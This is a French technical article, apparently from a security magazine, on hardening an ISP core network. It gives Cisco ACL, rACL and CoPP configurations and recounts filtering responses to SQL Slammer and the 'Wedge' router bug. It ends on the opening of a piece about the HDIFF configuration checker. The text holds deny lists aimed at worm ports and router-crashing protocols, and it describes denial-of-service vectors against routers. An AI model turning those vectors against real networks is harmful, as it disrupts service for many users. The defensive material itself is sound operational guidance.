Mais cela n'est malheureusement pas aussi simple dans la réalité. Déjà si le cœur de réseau n'est équipé de routeurs qui ne gèrent des ACL qu'au niveau logiciel, les performances seront très limitées et une attaque par déni de service risque de voir son impact amplifié. Il est également important à ce stade de rappeler que bien que l'on parle de cœur de réseau, celui-ci est en général aussi basique que possible au niveau des traitements que l'on souhaite appliquer à un paquet, le but étant de *router/switcher* et *forwarder* un paquet aussi rapidement que possible. Les fonctionnalités avancées se font sur les équipements qui se trouvent à la frontière d'un réseau (typiquement un routeur dit « *edge* » qui joue le rôle de point de passage entre le reste du monde et son cœur de réseau). Et on se rend compte alors que toutes les LC (*Line Cards*) ne sont pas égales...

En fonction de la LC, de la version du micro-code, des capacités des ASIC, du type d'interface physique et de la version de l'OS, différents paquets seront traités de manière différente (et auront donc un impact différent sur les performances locales de la LC, mais aussi sur la performance globale du routeur) : une ACL « simple » qui peut être traitée par l'ASIC suivra la « *Fast Path* », une ACL « compliquée » ou qui nécessite d'autres opérations (comme une journalisation) remontera au moins sur la CPU de la LC, voire sur la CPU du RP (*Route Processor* – c'est lui qui « gère » tout le routeur). C'est la « *Slow Path* ».

Pour encore compliquer les choses un peu plus, certaines versions (*Engine<X>*) transforment et traitent une *output ACL* (ACL pour le trafic sortant de l'interface) en *input ACL* (trafic entrant). Le comptage des flux pour Netflow est fonction du type d'ACL et du type d'*engine* que le paquet va emprunter à l'entrée et à la sortie du routeur. Il n'est pas possible de faire de la QoS, de la télémétrie Netflow et des ACL en même temps, etc. Pour plus de détails : « *Implementing Access Lists on Cisco 12000 Series Internet Routers* » (**www.cisco.com**).

La gestion des fragments est, elle aussi, à étudier suivant les cas : en fonction des ACL (avec ou sans informations concernant la couche 3 et 4), celle-ci sera différente. En général, il est désirable de les filtrer (via l'ajout du mot-clé `fragments` pour chaque ACE concernée). Pour plus de détails, voir « *Access Control Lists and IP Fragments* » (**www.cisco.com**).

Avant d'entrer dans une explication plus spécifique concernant les xACL, quelques détails sur l'appel aux ACL. Une ACL n'a pas d'effet en soit sur les opérations du routeur et elle devient active uniquement lorsqu'elle est référencée (soit au niveau d'une interface, soit au niveau d'une application):

⇨ la référencer dans la configuration d'une interface physique (via la commande `access-group <identifiant de l'ACL> <direction>`) va engendrer un filtrage de paquet au niveau réseau. Le résultat est comparable à un pare-feu (très basique).

⇨ la référencer dans la configuration d'une application, comme par exemple pour autoriser l'accès SNMP au routeur (via la commande `snmp-server community <communauté> <lecture ou lecture/écriture> <identifiant de l'ACL>`) va engendrer un contrôle d'accès comparable à `tcp_wrappers`. Dans ce cas, ce n'est plus du filtrage de paquet au niveau réseau, mais c'est l'application qui va décider ou non de traiter un paquet. Sur certaines versions d'IOS, et si l'application repose sur TCP (accès telnet au VTY par exemple), il est possible que la session TCP soit établie de manière complète, puis suivie directement d'un RST. Ce « bogue » peut faciliter la prise d'empreinte.

1.1 iACL (infrastructure ACL)

Une ACL d'infrastructure consiste à interdire tout trafic entrant depuis l'extérieur vers le cœur du réseau. En effet, quel est l'intérêt pour un tiers de pouvoir joindre votre cœur de réseau ? Aucun si ce n'est pour faire de la reconnaissance et, dans certains cas particuliers, essayer de résoudre un problème à votre place ;-)

La définition de la politique de sécurité est assez simple (en pseudo langage) :

```
deny any-protocol from:any to:core-ip-space
```

`core-ip-space` correspondant à toutes les adresses IP assignées à votre cœur de réseau et qui sont joignables depuis l'Internet : interfaces physiques et de management, interfaces logiques (loopbacks), etc. En général, ce sont des adresses IP publiques et routables. Il est rare de trouver des FAI où le cœur de réseau est adressé sur la base de la RFC3330 (192.168.0.0/24 par exemple).

Il est aussi nécessaire de faire précéder cette ACL par une ACL autorisant le trafic « retour » (au sens non-*stateful*) pour permettre ping et traceroute en sortie du réseau :

```
permit icmp[echo_reply|ttl_exceeded] from:any to:core-ip-space
```

Les iACL sont appliquées sur les routeurs qui forment la frontière entre le cœur du réseau et l'Internet, et lorsque cela est faisable, sur ceux qui se trouvent à la frontière entre le cœur de réseau et les réseaux dits « d'accès » (où sont connectés les clients).

1.2 tACL (transit ACL)

Une ACL de transit consiste à interdire tout trafic traversant le réseau (par opposition à une iACL qui concerne le trafic à

destination du cœur du réseau). Il ne va pas sans dire qu'il faut faire très attention à l'impact d'une telle ACL sur le trafic client : une simple erreur et tous vos clients seront touchés ! C'est pour cela, qu'en général, une tACL est peu utilisée « par défaut » et reste une solution technologique de gestion de crise : soit pour protéger votre réseau en cas de déni de service global, soit pour protéger vos clients d'une vulnérabilité qui est exploitable, impossible à patcher dans un temps limité et dont l'impact serait désastreux.

En général, une tACL se focalise sur un protocole IP ou un port spécifique, rarement sur des adresses IP (source ou destination), sauf dans le cas d'une tACL servant à limiter l'effet d'un déni de service sur un client (chez certains FAI). Une telle ACL prend la forme suivante :

```
deny [protocol|port] from:any to:any
```

Les tACL sont appliquées sur les routeurs qui forment la frontière entre le cœur du réseau et l'Internet (« tACL edge »), et lorsque cela est faisable, sur ceux où sont connectés les clients pour éviter qu'un client A puisse attaquer un client B qui se trouve sur le même routeur d'accès ou sur un routeur se trouvant sur le même sous-réseau logique (« tACL access »).

À ce niveau, on peut se poser la question : faut-il filtrer les paquets IP dont l'adresse IP source est dite « BOGON » (plages d'adresses IP non encore allouées et qui ne sont pas présentes dans la table de routage BGP) ? Avant qu'on ne me pose la question, pourquoi uniquement l'adresse IP source ? Parce qu'à moins d'avoir une route par défaut (0.0.0.0/0) dans BGP, tout paquet dont l'adresse IP destination n'est pas présente dans la table de routage sera mis à la poubelle par le premier routeur dans le chemin. Il y a quelques années, filtrer les BOGONS était une bonne pratique... l'expérience a prouvé que la liste n'est pas vraiment maintenue à jour par beaucoup de FAI, ce qui n'est pas sans poser de problèmes lorsqu'un nouveau bloc est alloué à un client et que celui-ci découvre qu'il n'arrive pas à joindre la moitié de l'Internet. L'expérience opérationnelle (et le fait qu'un vendeur de routeur ait eu la bonne idée de mettre cette liste « en dur » dans leur système d'exploitation et leur script de « sécurisation ») veut qu'on évite plutôt que l'on encourage le filtrage par ACL des BOGONS.

Il en va de même pour les bonnes idées de limitation de bande passante pour ICMP. Cela fait sens sur le papier, cela protège sans doute votre réseau en cas de large déni de service ICMP, mais pas contre un déni de service contre votre centre de support : « je peux plus ping[u]er l'Internet, ça marche plus ».

Bien qu'au niveau logique et lors de la définition de la politique de sécurité, les iACL et les tACL représentent deux domaines séparés, au niveau de la configuration du routeur, celles-ci sont combinées dans une seule liste (vu qu'il n'est pas possible de configurer plusieurs `access-group` par interface).

Un exemple de configuration de i+tACL :

```
! autoriser BGP entre les deux routeurs
access-list 100 permit tcp <voisin BGP> host <nous> eq bgp
access-list 100 permit tcp <voisin BGP> host <nous> gt 10000
! limiter les attaques improbables contre BGP (messages ICMP forgés qui
! tenteraient de ralentir la session TCP (source-quench) ou générer
! un reset de la session TCP (unreachable)
access-list 100 deny   icmp any <nous> source-quench
access-list 100 deny   icmp any host <nous> unreachable
access-list 100 permit icmp any host <nous>
! permettre les traps SNMP en sortie
access-list 100 permit udp any host <nous> gt 10000
! filtre anti-spoofing (coeur de réseau)
access-list 100 deny   ip <coeur de réseau> any
! filtrer les réseaux réservés (RFC3330)
access-list 100 deny   ip any 129.250.10.100 0.0.0.3
access-list 100 deny   ip 10.0.0.0 0.255.255.255 any
access-list 100 deny   ip 172.16.0.0 0.15.255.255 any
access-list 100 deny   ip 192.168.0.0 0.0.255.255 any
access-list 100 deny   ip 127.0.0.0 0.255.255.255 any
access-list 100 deny   ip 0.0.0.0 0.255.255.255 any
access-list 100 deny   ip 224.0.0.0 31.255.255.255 any
access-list 100 deny   ip 169.254.0.0 0.0.255.255 any
access-list 100 deny   ip 39.0.0.0 0.255.255.255 any
access-list 100 deny   ip 128.0.0.0 0.0.255.255 any
access-list 100 deny   ip 191.255.0.0 0.0.255.255 any
access-list 100 deny   ip 192.0.0.0 0.0.0.255 any
access-list 100 deny   ip 192.0.2.0 0.0.0.255 any
access-list 100 deny   ip 223.255.255.0 0.0.0.255 any
access-list 100 deny   ip any 224.0.0.0 31.255.255.255
! ne pas casser Path MTU discovery, ping et traceroute (on pourrait être plus
spécifique, si supporté)
access-list 100 permit icmp any <coeur de réseau>
! interdire tout le trafic "restant" à destination du coeur
access-list 100 deny   ip any <coeur de réseau>
! permettre tout le trafic en transit
access-list 100 permit ip any any

interface GigabitEthernetX/Y
 ip access-group 100 in
```

1.3 rACL (receive ACL)

La rACL est gérée par le RP du routeur. Celui-ci distribue la rACL à toutes les interfaces physiques et logiques du routeur. Comme vu sur l'exemple précédent, il est important que les ACL de transit et d'infrastructure autorisent également le trafic (vu qu'elles effectuent un filtrage de paquet au niveau réseau).

Pour bon nombre de protocoles de routage, vu que chaque routeur peut être à l'origine de la session TCP, il ne faut pas oublier d'autoriser le trafic dans les deux directions, car il n'est pas possible de prédire lequel initiera la connexion. Par exemple, dans le cas de BGP un côté sera « serveur » (et recevra sur 179/tcp), tandis que l'autre côté sera « client » (et initiera la connexion sur un port non privilégié : normalement >1024/tcp, couramment >10000/tcp). Et cela peut changer dans le temps si la session TCP « tombe » et « remonte ».

La rACL se doit de couvrir tout le trafic à destination ou initié par le routeur comme client : protocoles de routage (BGP et OSPF par exemple), protocoles de supervision (SNMP par exemple), accès pour la gestion (telnet et TACACS par exemple), protocole liés à MPLS (LDP par exemple), etc. La destination est « *any* », car lors de l'instanciation par le routeur, celle-ci est remplacée automatiquement par les interfaces configurées (les IP des interfaces ont une adjacence spéciale dans la table CEF : le *next-hop* est « *receive* »). En pseudo-langage :

```
permit BGP [from|to]:neighbors [to|from]:any
permit OSPF [from|to]:core-ip-space [to|from]:any
permit SNMP [from|to]:snmp-servers [to|from]:any
permit LDP [from|to]:core-ip-space [to|from]:any
permit telnet [from|to]:management-servers [to|from]:any
permit TACACS [from|to]:management-servers [to|from]:any
```

Un exemple de configuration de rACL :

```
! autoriser les sources SNMP (serveurs)
access-list 101 permit udp <serveurs de supervision) any eq snmp
! autoriser NTP (pour la synchronisation date/heure)
access-list 101 permit udp <serveurs de temps> any eq ntp
! autoriser LDP (Label Distribution Protocol) pour la distribution des tags MPLS
access-list 101 permit udp <coeur de réseau> any eq 646
! enregistrer toute tentative d'injecter du trafic LDP
access-list 101 deny   udp any any eq 646 log-input
! autoriser SAA/RTR (mesure de performances)
access-list 101 permit udp <coeur de réseau> any eq 1967
! autoriser le trafic "retour" UDP (et traceroute)
access-list 101 permit udp any any gt 10000
! autoriser telnet (on ne sait jamais, SSH n'était pas stable par le passé)
access-list 101 permit tcp <NOC> any eq telnet
! autoriser SSH
access-list 101 permit tcp <NOC> any eq 22
! autoriser les voisins BGP
access-list 101 permit tcp <voisins> any eq bgp
! enregistrer toute tentative de connexion BGP
access-list 101 deny   tcp any any eq bgp log-input
! autoriser LDP
access-list 101 permit tcp <coeur de réseau> any eq 646
! enregistrer toute tentative d'injecter du trafic LDP
access-list 101 deny   tcp any any eq 646 log-input
! autoriser le trafic "retour" TCP
access-list 101 permit tcp any any gt 10000
! autoriser ICMP
access-list 101 permit icmp any any echo-reply
access-list 101 permit icmp any any ttl-exceeded
access-list 101 permit icmp any any unreachable
access-list 101 permit icmp any any echo

ip receive access-list 101
```

note

L'équivalent chez Juniper de la rACL est l'« *input filter* » sur l'interface Lo0.

Tout cela semble bien simple et facile, sauf que du côté opérationnel, ça ne l'est malheureusement pas. Gérer de manière centralisée ces ACL n'est pas une partie de plaisir. En effet, il n'existe pas d'outil spécifique pour les maintenir (ce n'est pas comme si l'on disposait d'une interface de gestion à la sauce pare-feu). C'est là que des outils comme HDIFF permettent de vérifier que ces ACL (voir l'article dans ce même dossier) sont bien présentes et consistantes sur les différents routeurs de bordure. De plus, elles devraient rester aussi génériques que possible.

Il n'est pas non plus possible d'éditer une ACL. La seule manière de la modifier, c'est :

- de supprimer l'`access-group` au niveau de l'interface (sinon, l'ACL étant nulle, tous les paquets seraient détruits) ;
- puis de supprimer l'`access-list`.
- puis de la recréer (souvent en copier/coller) ;
- et finalement d'appliquer à nouveau l'`access-group`.

Il suffit d'une mauvaise manipulation pour scier la branche (réseau) sur laquelle la connexion telnet ou ssh est « assise » et se rendre compte qu'on ne dispose pas d'accès console sur ce routeur qui se trouve à des centaines de kilomètres... Nous étions tous débutants (et crevés) un jour :-) Et là, heureusement qu'on avait sauvegardé la configuration (`write mem`) et entré `reload in 5` (redémarrage du routeur dans 5 minutes – sauf si la commande est annulée).

Question : pourquoi faut-il toucher à ces ACL une fois qu'elles sont déployées ? Un peu d'histoire :

1.4 Réponse à SQL Slammer (aka W32.Slammer et Sapphire)

Le samedi 25 janvier 2003, pendant quelques heures, une partie de l'Internet était sombre et beaucoup de NOC en ébullition : SQL Slammer était en train de se propager à une vitesse phénoménale. Le nombre de systèmes vulnérables, le fait que SQL Slammer était contenu dans un seul paquet UDP et que son algorithme de recherche de victime était relativement agressif contribuaient à sa virulence. L'impact en nombre de paquets par seconde sur certains réseaux d'opérateurs était impressionnant.

Il ne restait plus qu'une solution pour éviter de perdre son réseau, aider les clients à reprendre le contrôle du leur et enrayer la propagation : filtrer 1434/udp à l'aide d'une tACL. Le seul risque que l'on avait à filtrer ce port, c'était de bloquer les réplications SQL Server via l'Internet et les communications UDP où l'un des deux ports était 1434 (comme, par exemple, une requête DNS d'un client vers un serveur). Heureusement, 1434 est assez éloigné de 1024, et le risque de dommage collatéral était donc relativement limité.

1.5 Les autres vers

Beaucoup d'autres vers et de vulnérabilités qui pourraient potentiellement devenir des vers sont apparus, et les NOC ainsi que les équipes sécurité avaient encore l'image de SQL Slammer en mémoire.

À chaque sortie de bulletin MSFT, une analyse de ce potentiel était faite et on réfléchissait déjà à des tACL. Sauf que, dans bon nombre de cas, il aurait fallu filtrer des ports « connus » : 135, 137 à 139, 445/tcp et/ou udp. On ne se doute pas avant d'avoir déployé pour de vrai de tels filtres (même pour quelques heures « en préventif ») du nombre de personnes qui faisaient du partage de fichier SMB via l'Internet, accèdent à Exchange depuis Outlook via l'Internet ou encore se connectent à un domaine MSFT toujours via l'Internet, tout ça en clair, sans filtrage aucun.

Heureusement qu'il n'y a jamais eu de ver pour MS03-043 (*Buffer Overrun in Messenger Service Could Allow Code Execution*), le service écoutant sur un port udp entre 1024 et 1030... il aurait été impossible de le filtrer.

1.6 Réponse au « Cisco Wedge Bug »

En juillet 2003 (quelle année !), Cisco a informé les opérateurs du bug « *Cisco IOS Interface Blocked by IPv4 Packets* ». Il suffisait d'envoyer des paquets IP transportant des protocoles « oubliés » (comme les légumes) à un routeur pour que celui-ci incrémente un compteur (correspondant à la file d'entrée) sans jamais le décrémenter... Résultat : une queue « virtuellement » pleine et un routeur qui était complètement bloqué. Potentiellement, n'importe qui connecté à l'Internet aurait pu forcer un « *reboot* » complet du réseau en envoyant quelques milliers de paquets à des destinations bien choisies. Heureusement, filtrer trois des quatre protocoles IP concernés par cette erreur de programmation ne posait que peu de risques (SWIPE, MOBILE et SUN-ND) vu qu'ils représentent une partie infinitésimale du trafic sur Internet. Par contre, les opérateurs offrant des services multicast ont du analyser en détail comment filtrer PIM sur leur réseau pour se protéger sans pour autant casser leurs services multimédias.

Pour mitiger ce risque, la tACL suivante a été déployée à une vitesse record par tous les grands FAI (puisqu'il été impossible de mettre à jour, même en suivant les procédures d'urgences, tous les routeurs clés).

```
! interdit SWIPE - IP with Encryption
access-list 100 deny   53 any any
! interdit MOBILE - IP Mobility
access-list 100 deny   55 any any
! interdit SUN-ND - SUN ND Protocol
access-list 100 deny   77 any any
! interdit  PIM - Protocol Independent Multicast
access-list 100 deny   103 any any
```

2. MPLS Core Hiding : le cœur de réseau joue à cache-cache

Multi-Protocol Label Switching rajoute un en-tête (un label ou « tag ») au paquet IP (voir le numéro 3 de MISC pour plus de détails : « les protocoles de routage et MPLS »). Le fait d'avoir un label permet au routeur de commuter (« *switch and forward* ») un paquet plus rapidement et de créer des réseaux privés virtuels (VPN non chiffrés). Les routeurs d'extrémités (dans le cadre d'un VPN statique) ont une instance de routage virtuelle qui assure la terminaison du VPN, et, dans le cœur du réseau, le protocole LDP assure la distribution des labels ce qui permet de créer un chemin dit « LSP » (*Label Switch Path*). Pour le trafic IP qui n'est pas dans un VPN (comme le trafic Internet qui transite via un réseau multi-transport de type IP/MPLS), tout se fait de manière dynamique (créations des LSP en fonction de la table de routage).

Quand un paquet IP entre dans le cœur de réseau MPLS, ce n'est plus le paquet IP qui est routé au sein du réseau, mais un paquet MPLS qui est commuté en fonction de son tag et l'on peut décider ou non de propager le TTL (*time-to-leave*) du paquet IP via : `[no] mpls ip propagate-ttl`. C'est cette fonctionnalité que l'on va utiliser dans le cadre de la protection du cœur de réseau. Le plan d'adressage de ce dernier n'est donc pas facilement identifiable, en plus de ne pas être joignable depuis l'extérieur (grâce aux iACL).

3. Routeurs et files

Les routeurs « haut de gamme » disposent de multiples files et de multiples algorithmes de gestion de files. Chaque file a une priorité différente, leur taille est fonction de la mémoire physique disponible et leur configuration est très importante (pour éviter des effets de « stockage », des débordements non gérés, etc.). Une file qui devient de plus en plus importante dans les réseaux de transport VoIP est la file LLQ (*Low Latency Queue*).

Pour éviter que quelques malins n'abusent de vos paramètres de qualité de service, il convient de réécrire le champ IP `Precedence` (3 premiers bits du champ `Type Of Service`) sur tous vos routeurs de bordure :

```
route-map MARK-PREC-ZERO permit 10
 set ip precedence routine

interface GigabitEthernetX/Y
 ip policy route-map MARK-PREC-ZERO
```

Les paquets IP qui transportent des protocoles de routage (BGP, OSPF, EIGRP) ont souvent une valeur `Precedence` de 6 (110 en binaire) ou 7 (111), ce qui leur donne une priorité relativement importante. Pour protéger encore plus les opérations du routeur, la signalisation privilégiera dans cet ordre : le lien physique, le protocole de routage interne (OSPF, IS-IS), le protocole de routage externe (BGP). Cette protection est activée par défaut via SDP (*Selective Packet Discard*).

Pour les nostalgiques, « sécurisation de routeurs et de commutateurs », dans le numéro 1 de MISC, couvre la sécurisation d'un routeur de manière globale. En combinant ces différentes recommandations, les attaques les plus courantes (par exemple abus de mot de passe faible ou communauté SNMP en lecture/écriture accessible permettant de prendre la main sur le routeur et de mettre en place tunnel GRE ou de lancer des dénis de services) contre un routeur seront mitigées.

4. Control Plane Policing (CoPP) : gestion du plan de contrôle

CoPP consiste à protéger le plan de contrôle du routeur contre toute surcharge de travail. Si la CPU d'une LC ou la CPU du RP sont à la peine, c'est tout le routeur qui est mis à mal. Le but d'une politique CoPP est de limiter autant que possible le trafic qui sera passé vers le haut (« *punt* »). Il ne fait sens de déployer une politique CoPP que sur des équipements qui traitent la majorité des opérations au niveau matériel vu que sur un routeur dont les opérations sont purement logicielles CoPP pourrait avoir un impact négatif en cas de déni de service.

Une rACL fait logiquement partie d'une politique CoPP, mais elle ne traite que les paquets destinés au routeur, alors que CoPP concerne tous les paquets (y compris du trafic « en transit ») qui vont être passés à la CPU du RP. Une rACL et une politique CoPP sont complémentaires.

Lors de la configuration d'un routeur et de l'identification des éléments à journaliser, il faut toujours garder à l'esprit que de générer un paquet (par exemple vers un serveur *syslog*) a un coût CPU important. Et, en cas de déni de service, le fait de vouloir trop journaliser d'informations risque de transformer le routeur en tortue IP, voire résulter en un crash.

La définition d'une politique CoPP consiste à identifier les différents protocoles que l'on permet (au niveau de la rACL), quelle est la criticité de chacun et, finalement, quelle quantité de trafic l'on souhaite autoriser vers le RP. Ce dernier paramètre est le plus important et est spécifique à chaque réseau, mais malheureusement pas simple à déterminer sans passer par une expérimentation sur le réseau de production. C'est pourquoi, tout comme avec les xACL, il est recommandé de remplacer `drop` par `transmit` et d'analyser les informations affichées par `show policy-map control-plane`. Répétez cette opération jusqu'à obtenir des valeurs acceptables, puis déployez une politique CoPP avec `drop`.

Une classification de niveau de criticité peut ressembler à une liste de ce type : routage, gestion, normal, mauvais, bordel. Et chaque niveau a une ACL qui spécifie les protocoles/ports concernés.

Exemple de configuration CoPP limitant à 64Kb/s le trafic ICMP (normal) et à 32Kb/s le trafic SNMP et SSH (gestion) avec le RP :

```
access-list 101 permit icmp any any
access-list 102 permit ip any any eq ssh
access-list 102 permit ip any any eq snmp

class-map ICMP
 match access-group 101
class-map MGMT
 match access-group 102

policy-map control-plane-policy
 class ICMP
  police 64000 conform-action transmit exceed-action drop
 class MGMT
  police 32000 conform-action transmit exceed-action drop

control-plane
 service-policy input control-plane-policy
```

Une `policy-map`, comme une ACL, est processée de façon séquentielle jusqu'à la première correspondance. Une classe par défaut `class-default` existe toujours en mode `transmit` et traite les paquets qui ne le sont pas par une autre classe. Sur une architecture distribuée, cette politique est instanciée sur chaque LC.



La commande suivante permet de limiter le nombre de messages ICMP UNREACHABLE que le routeur est autorisé à générer par seconde. Cela permet de réduire la charge sur un routeur lorsqu'on ne peut désactiver cette fonctionnalité totalement (`no ip unreachables`) et que, par exemple, un ver se propage et tente de joindre des IP qui ne sont pas présentes dans la table de routage BGP :

```
ip icmp rate-limit unreachable
```

Sarah présente dans [ZRC] la protection d'une session BGP via la validation de TTL IP et la mise en place de md5. Il faut cependant noter que certains vendeurs vérifient le md5 sur la session TCP avant le TTL IP, ce qui présente un risque de déni de service (charge CPU pour md5 alors qu'une simple vérification du TTL avant est largement moins coûteuse).

Pour les routeurs de dernière génération où l'on parle de Tb/s (et non plus de Mb/s ni Gb/s), la protection du plan de contrôle revêt une importance encore plus critique et de nouvelles fonctionnalités beaucoup plus avancées traiteront de manière plus radicale tout trafic pouvant mettre en péril le plan de contrôle (voir « *CRS-1 Dynamic Control Plane Protection* » sur **www.cisco.com**).

Certains paquets « spéciaux » passent directement de la LC vers la CPU du RP ou de la CPU de la LC vers la CPU du RP en « contournant » le mécanisme de CoPP. Certains paquets IPv6, par exemple.

5. Paquets « spéciaux » et IPv6

Il est important de rappeler que tous les protocoles et tous les paquets ne sont pas égaux, surtout lorsqu'ils sont reçus et traités par un routeur. Bien souvent, on a tendance à croire que bon nombre de, voire toutes, les opérations sont traitées avec la même vélocité alors qu'il existe une différence importante en fonction de facteurs qu'il faut identifier et qui varient suivant le vendeur, le type de routeur, le type de carte, la version du système et sa configuration.

Un exemple relativement connu est celui du traitement des paquets IP avec des options (voir la RFC791, page 15) vu qu'il ne peut se faire facilement au niveau matériel à cause de sa longueur qui est variable. C'est pourquoi il est important de configurer (sauf dans quelques cas, comme l'utilisation de RSVP) :

```
ip options ignore
```

Depuis quelques années déjà, il y a un *buzz* important concernant la migration d'IPv4 vers IPv6 (un dossier a été consacré à IPv6 dans le numéro 27 de MISC). L'argumentaire des défenseurs de cette migration est clair : le nombre d'adresses IPv4 disponible touche à sa fin, IPv6 apporte plus de sécurité, car il intègre IPsec (si si, c'est un argument :), apporte plus de flexibilité au niveau de l'adressage, est plus souple avec les en-têtes chaînés, l'approche *dual-stack* IPv4/IPv6 facilite la migration, etc., etc.

Au niveau des considérations techniques, il faudra tenir compte de bon nombre de choses. En effet, au jour d'aujourd'hui, il n'est pas encore courant de voir les paquets IPv6 traités directement au niveau matériel, mais très souvent au niveau logiciel, la complexité possible des en-têtes étant un facteur aggravant. Résultat : traiter un paquet IPv6 n'a pas du tout le même impact sur un routeur que de traiter un paquet IPv4. Nous voilà exposés à de jolis dénis de service (et ce ne sera pas une surprise de voir plus de vulnérabilités sur les piles IPv6, surtout au niveau du code censé traiter les en-têtes complexes, dans un futur proche).

De même, il faudra, si une migration vers IPv6, une approche dual-stack IPv4/IPv6 ou le modèle 6PE vous tente, identifier en phase préparatoire quelles sont les fonctionnalités de sécurité, qui présentes pour IPv4 le sont toujours pour IPv6. Puis, dans un second temps, quel est leur impact sur les performances, quelles sont celles qui, spécifiques à IPv6, « fonctionnent » vraiment et, pour finir, adapter votre politique de sécurité IPv4 au modèle IPv6. Ne pas le faire va résulter en un réseau « sûr » au niveau IPv4, mais qui risque de fondre plus vite que du fromage suisse à trous dans un caquelon à la vue du moindre pic de paquets IPv6.

6. Les autres axes de sécurité

Après la lecture de ce dossier, et la mise en place des diverses recommandations, votre routeur et votre cœur de réseau devraient êtres relativement bien sécurisés. Mais qu'en est-il de la détection d'intrusion et comment réagir lorsqu'une faille critique ne peut être facilement mitigée ou que cela génère des dommages collatéraux ? Deux pistes : Netflow et patch management.

6.1 Netflow

Netflow (voir l'article « Les flux réseaux » dans MISC 17) est couramment déployé pour faciliter la détection de dénis de services distribués (voir le dossier « DDoS » dans MISC 19), l'ingénierie de trafic, voire la facturation du trafic en fonction du volume. Sur des réseaux d'entreprise de taille conséquente, on commence à déployer Netflow pour faire de la détection d'anomalies et de l'analyse comportementale (en complément des pare-feu et des divers outils de détection d'intrusion).

L'apport de Netflow dans le cadre de la protection du cœur de réseau se trouve à l'intersection de ces deux approches. Dans votre système de collecte Netflow, il est intéressant de mettre une règle spéciale qui générera une alerte lorsqu'un flux contiendra une adresse IP destination (niveau élevé) ou une adresse IP source (niveau critique) appartenant à votre cœur de réseau. Pour réduire les faux positifs (comme par exemple du trafic forgé), il faudra filtrer les flux où l'IP source est interne au cœur, mais l'interface d'entrée est une interface qui fait face à l'extérieur/Internet. La probabilité de détecter ce flux sera également fonction du « *sampling rate* » configuré sur les routeurs de bordure (en général de 1/100 à 1/10000).

Ce système à lui seul n'est qu'une brique du système de détection d'intrusion qu'il faudra combiner avec les journaux TACACS, les événements exportés par le routeur (syslog et SNMP), etc. Pour plus de détails « *Building an Early Warning System in a Service Provider Network* » (**http://www.securite.org/presentations/secip/**).

6.2 Patch management

La gestion de mises à jour est un sujet à la mode dans le monde de l'entreprise. À quoi ressemble un cycle de patch

management sécurité chez les opérateurs ? Lors de la publication d'une vulnérabilité, on va regarder quels sont les routeurs et commutateurs affectés (grâce à une interface centralisée listant toutes les versions déployées), ce qui risque d'être touché (le cœur de réseau, le réseau d'agrégation, les routeurs clients, etc.) tant du point de vue de la criticité que du nombre d'équipements, est-ce un déni de service simple à mettre en œuvre ou complexe (états ou informations nécessaires. Depuis où peut-on le réaliser ? Se manifeste-t-il avec un paquet en transit ou le routeur doit-il être destination ? Etc.) ou quelque chose de plus sérieux (par exemple : un paquet depuis n'importe où avec un impact sur le routeur, même si le paquet n'est qu'en transit).

La deuxième grande question est souvent : peut-on se protéger avec des mécanismes ou des fonctionnalités présentes sur les routeurs déployés ? Si oui, quel est l'impact (performance, maintenance, nombre de routeurs dont il faut mettre à jour la configuration, etc.), si non, quelles alternatives avant une mise à jour logicielle ?

Pourquoi se pose-t-on autant de questions, alors qu'il semble beaucoup plus simple d'appuyer sur un bouton, de déployer une nouvelle image (OS) sur tous les routeurs et de les redémarrer à 3h du matin ? Pour deux raisons principales : d'une part, les tests de non-régression et, d'autre part, le nombre très conséquent de configurations matérielles et logicielles (configurations et version d'OS en fonction des cartes/fonctionnalités) dans un réseau d'opérateur. Même pour un cœur de réseau où, sur le papier, beaucoup de routeurs « se ressemblent », la réalité est souvent différente. C'est pour cela qu'on effectue des recherches exhaustives de bogues « connus » des fonctionnalités qu'on utilise : c'est le *bugscrub*. Et, dans une deuxième étape, on teste une version validée sur quelques routeurs dans un laboratoire, puis sur un ou deux routeurs de production. En général, cela permet de limiter les dégâts, mais un opérateur n'est jamais à l'abri d'un bogue dans un protocole de routage (BGP, OSPF ou IS-IS par exemple) où un seul routeur peut mettre à mal tout un réseau.

On considère également que lors d'une mise à jour « en masse » de routeurs clients (de manière plus ou moins automatisée), on aura en moyenne entre 2 et 5% de routeurs qui nécessiteront une intervention sur site et/ou un échange.

On comprend donc aisément qu'un opérateur explore d'abord toutes les pistes possibles pour mitiger une vulnérabilité plutôt que de se risquer à une mise à jour dont les effets pourraient être désastreux. Beaucoup plus désastreux que le potentiel déni de service que pourrait lancer Jean-Kevin sur quelques routeurs.

Conclusion

L'Internet n'est plus qu'un VPN (réseau privé virtuel) au sein du réseau de transport de données IP chez bon nombre d'opérateurs. Cette tendance n'est pas prête de s'inverser tout particulièrement vu les développements de réseaux de « nouvelle génération » (NGN – Next Generation Networks) : DSLAM (concentrateur DSL) IP et Ethernet, solutions Ethernet multi-point et longue distance (MSPP), architectures de voix sur IP de type IMS (IP Multimedia Subsystem). Avec ces évolutions, la sécurité et surtout la disponibilité de l'infrastructure sous-jacente sont devenues des points clés. On est loin de l'Internet « tout ouvert » où l'on pouvait pinguer tous les routeurs. Et c'est bien mieux comme ça.



L'analyse des configurations par patron d'expressions régulières

Nous présentons l'outil HDIFF qui permet de valider des configurations par rapport à une politique de sécurité exprimée comme un patron d'expressions régulières.

mots clés : *contrôle de configuration / architecture réseau*

1. La problématique sécurité des configurations

Les réseaux multiservices peuvent comporter plusieurs dizaines de milliers d'équipements réseau représentant plusieurs millions de lignes de configurations.

Par exemple, si vous avez de l'ordre de 1000 équipements réseau dont chacun contient près de 10.000 lignes de configurations, votre cœur de réseau contient alors de l'ordre de 10 millions de lignes de configuration et de nombreuses questions se posent :


⇨ Comment vérifier alors que les listes de filtrage contrôlant l'accès aux équipements sont définies et appliquées ?

